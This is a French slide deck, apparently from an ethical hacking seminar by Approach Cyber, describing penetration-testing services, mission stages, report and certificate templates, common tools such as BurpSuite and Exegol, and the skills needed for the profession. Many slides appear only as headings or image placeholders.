


Après la gestion d'un incident pour identifier le chemin de l'attaque ou découvrir de potentiels chemins d'exploitation

## Quand ?

# Types de services


## Red Teaming






# Étapes d'une mission

# Étapes d'une mission




# Étapes d'une mission

Cyber Kill Chain




# Rapport et certificat


→ A report includes:




Management  
Summary




Issues  
Detail



Issues  
Rating



Recommendation  
to fix it



→ A certificate\*:

**CERTIFICATE OF COMPLETION**

This is to certify that **COMPANY NAME** has successfully completed a **SERVICE NAME** delivered by **APPROACH**.

Organisation:	<Company name>	
Located at:	<Company Address>	
Tested Application(s) & Version(s):	<Application name> <Application version>	
Date of completion:	26/03/2020	
Audit Report Ref:	<Unique Reference>	
Regional subsidy:	VLAIO / KMO : 202KMO000000	RW/ Cheque Ent.: 000000000
Type(s) of Application Security Testing performed:	<input type="checkbox"/> Secure code review <input type="checkbox"/> Architecture/Design review <input type="checkbox"/> Vulnerability assessment <input type="checkbox"/> Penetration testing (including business logic) <input type="checkbox"/> Red Teaming More info: <a href="https://www.approach.be/en/ethical-hacking.html">https://www.approach.be/en/ethical-hacking.html</a>	
Environment(s) in scope:	Application(s): <input type="checkbox"/> Production <input type="checkbox"/> Acceptance/Test Network/System(s): <input type="checkbox"/> Production <input type="checkbox"/> Acceptance/Test Web Application Firewall: <input type="checkbox"/> Production <input type="checkbox"/> Acceptance/Test	
Points of attention:	All discovered vulnerabilities with severity level "Critical" and "High" have been patched and re-tested. The following identified vulnerabilities are planned to be fixed by the Organisation in a next release / version of the application: <ul style="list-style-type: none"><li>Ref VULN + Severity Level (Medium) – DON'T DISCLOSE VULN DETAILS!</li></ul> However, according to the risk level applied by Approach's testers, these vulnerabilities does not put the application at risk.	
Signed for APPROACH CYBER:	David Vandaele SRL CEO	

Certificate of APPROACH CYBER  
Mort-Gert-Gudan / Antwerp | [www.approach-cyber.com](http://www.approach-cyber.com)  
Delivering Cyber Serenity

\*As far as no Critical or high findings are left unsolved.



Démonstration

SHOW ME.



# Démonstration – OWASP Juice Shop

<https://github.com/juice-shop/juice-shop>





**I NEED A BREAK**

**Pause**

# Table des matières

- Évolution du métier
- Outils du Hacker
- Skills
- Guidance & conseils
- Étude de cas 1
- Étude de cas 2
- Démonstration



# Évolution du métier

## Ethical Hacker

# Évolution du métier



Évolution des technologies



Importance croissante de la conformité



Évolution dans les vulnérabilités




Formation continue



S'intéresser aux nouveautés

# Évolution des vulnérabilités web

<https://phoenix.security/owasp-dex-t10/>







## Outils du Hacker

# Outils

Non exhaustif



# BurpSuite

Burp Project Intruder Repeater View Help Param Miner

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Headers Analyzer Additional Scanner Checks Auth Analyzer Settings

Tasks New scan New live task ⚡ ⚙️ 🌐

Filter 🔍

1. Live passive crawl from Proxy (all traffic) ⚡ ⚙️

Add links. Add item itself, same domain and URLs in suite scope.

Capturing

2. Live audit from Proxy (all traffic) ⚡ ⚙️

Audit checks - passive

Capturing

Issues: 0 0 0 0

1. Live passive crawl from Proxy (all traffic)

Summary

Items added to site map [View site map](#)

Host	Method	URL	Status Co...	MIME Type
No items to show				

No items to show

Items found in the crawl will display here.

Task configuration [View configuration](#)

Task type: Live passive crawl

Scope: Proxy (all traffic)

Configuration: Add links. Add item itself, same domain and URLs in suite scope.

Capturing

Task progress

Site map items added: 0

Responses processed: 0

Responses queued: 0

Task log

Event log All issues

Memory: 208.6MB

# Exegol

```
L[~]> exegol info
[*] Exegol is currently in version v4.3.1
[*] Exegol Discord serv.: https://discord.gg/cXThyp7D6P
[*] Exegol documentation: https://exegol.rtfd.io/
[+] We thank Capgemini for supporting the project (helping with dev) ⚡
[+] We thank HackTheBox for sponsoring the multi-arch support ❤️
```


## Available images

Image tag	Size	Status
full	50.7GB	Up to date (v.3.1.2)
web	~23.5GB	Not installed
osint	~13.3GB	Not installed
light	~14.2GB	Not installed
ad	~40.4GB	Not installed
nightly	~55.2GB	Not installed

## Available containers

Container tag	State	Image tag	Configurations
2024-02-21-UMons-Seminar	Running	full	Default configuration
	Stopped	full	Default configuration
HTB-Dante	Stopped	full	Default configuration
	Stopped	full	Default configuration
Devvortex	Stopped	full	Default configuration

# EvilGinx



# Automatique vs. Manuel




TLP:AMBER - Limited disclosure, restricted to participants' organizations.



Skills

THAT TAKES SKILL!

# Compétences



Systèmes informatiques



Programmation



Envie d'apprendre



Esprit critique /  
*problem-solving*



Communication  
(Anglais)



Chercher l'information



**Guidance & conseils**  
Pour futures Ethical Hackers

# Guidance & conseils


